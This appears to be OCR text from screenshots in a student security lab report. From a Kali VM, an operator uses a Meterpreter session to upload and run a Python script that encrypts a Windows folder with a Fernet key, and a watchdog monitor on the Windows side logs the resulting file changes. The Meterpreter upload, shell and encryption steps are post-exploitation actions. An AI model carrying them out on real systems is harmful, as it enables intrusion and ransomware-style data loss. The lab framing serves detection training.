
kali-linux-2024.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
17:44
File Actions Edit View Help
kali@sr1570: ~
kali@sr1570: ~
kali@sr1570: ~

```
meterpreter > upload /home/kali/monitor.py C:\\Users\\19003\\Downloads\\monitor.py
[*] Uploading  : /home/kali/monitor.py → C:\Users\19003\Downloads\monitor.py
[*] Uploaded 1.56 KiB of 1.56 KiB (100.0%): /home/kali/monitor.py → C:\Users\19003\Downloads\monitor.py
[*] Completed  : /home/kali/monitor.py → C:\Users\19003\Downloads\monitor.py
meterpreter > shell
Process 680 created.
Channel 17 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\monitor.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\monitor.py"
Enter folder path to monitor (e.g., C:\Users\19003\Downloads\test): C:\Users\19003\Downloads\test
^C
Terminate channel 17? [y/N]  y
meterpreter > shell
Process 3292 created.
Channel 18 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads>C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
'C:\Program' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\19003\Downloads>exit
exit
meterpreter > C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
[-] Parse error: Unmatched quote: "C:\\Program Files\\Python312\\python.exe\" \"C:\\Users\\19003\\Downloads\\proje
meterpreter > shell
Process 7704 created.
Channel 19 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003\Downloads>execute -f "C:\\Program Files\\Python312\\python.exe" -a "C:\\Users\\19003\\Downloads\\pr
execute -f "C:\\Program Files\\Python312\\python.exe" -a "C:\\Users\\19003\\Downloads\\project.py"
'execute' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\19003\Downloads>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\project.py"
Encrypt or Decrypt? (e/d): e
Enter full folder path (e.g., C:\Users\19003\Documents\test): C:\Users\19003\Downloads\test
Enter Fernet key: dqWOPVUJb0igts5U8AD-b1fBTktAEypxIDyqCh24H0w=
```

windows [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Command Prompt - "C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\monitor.py"

```
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\19003>whoami
desktop-n42i326\19003

C:\Users\19003>"C:\Program Files\Python312\python.exe" "C:\Users\19003\Downloads\monitor.py"
Enter folder path to monitor (e.g., C:\Users\19003\Downloads\test): C:\Users\19003\Downloads\test
[INFO] Monitoring folder: C:\Users\19003\Downloads\test
[2025-04-07 16:42:43] MODIFIED: C:\Users\19003\Downloads\test\Command_Prompt_Customization_Manual.pdf
[2025-04-07 16:42:43] MODIFIED: C:\Users\19003\Downloads\test\Lab1a_Network_Scanning.pdf
[2025-04-07 16:42:43] MODIFIED: C:\Users\19003\Downloads\test\Lab1b_Packet_Sniffing.pdf
```

The records are saved In the system and accessible via notepad:



```
{"timestamp": "2025-04-07 16:42:43", "action": "modified", "file": "C:\\Users\\19003\\Downloads\\test\\Command_Prompt_Customi
{"timestamp": "2025-04-07 16:42:43", "action": "modified", "file": "C:\\Users\\19003\\Downloads\\test\\Lab1a_Network_Scanning
{"timestamp": "2025-04-07 16:42:43", "action": "modified", "file": "C:\\Users\\19003\\Downloads\\test\\Lab1b_Packet_Sniffing.
```

Finally in this step we have successfully monitored the records and saved the records in the system by using the python tool watchdog.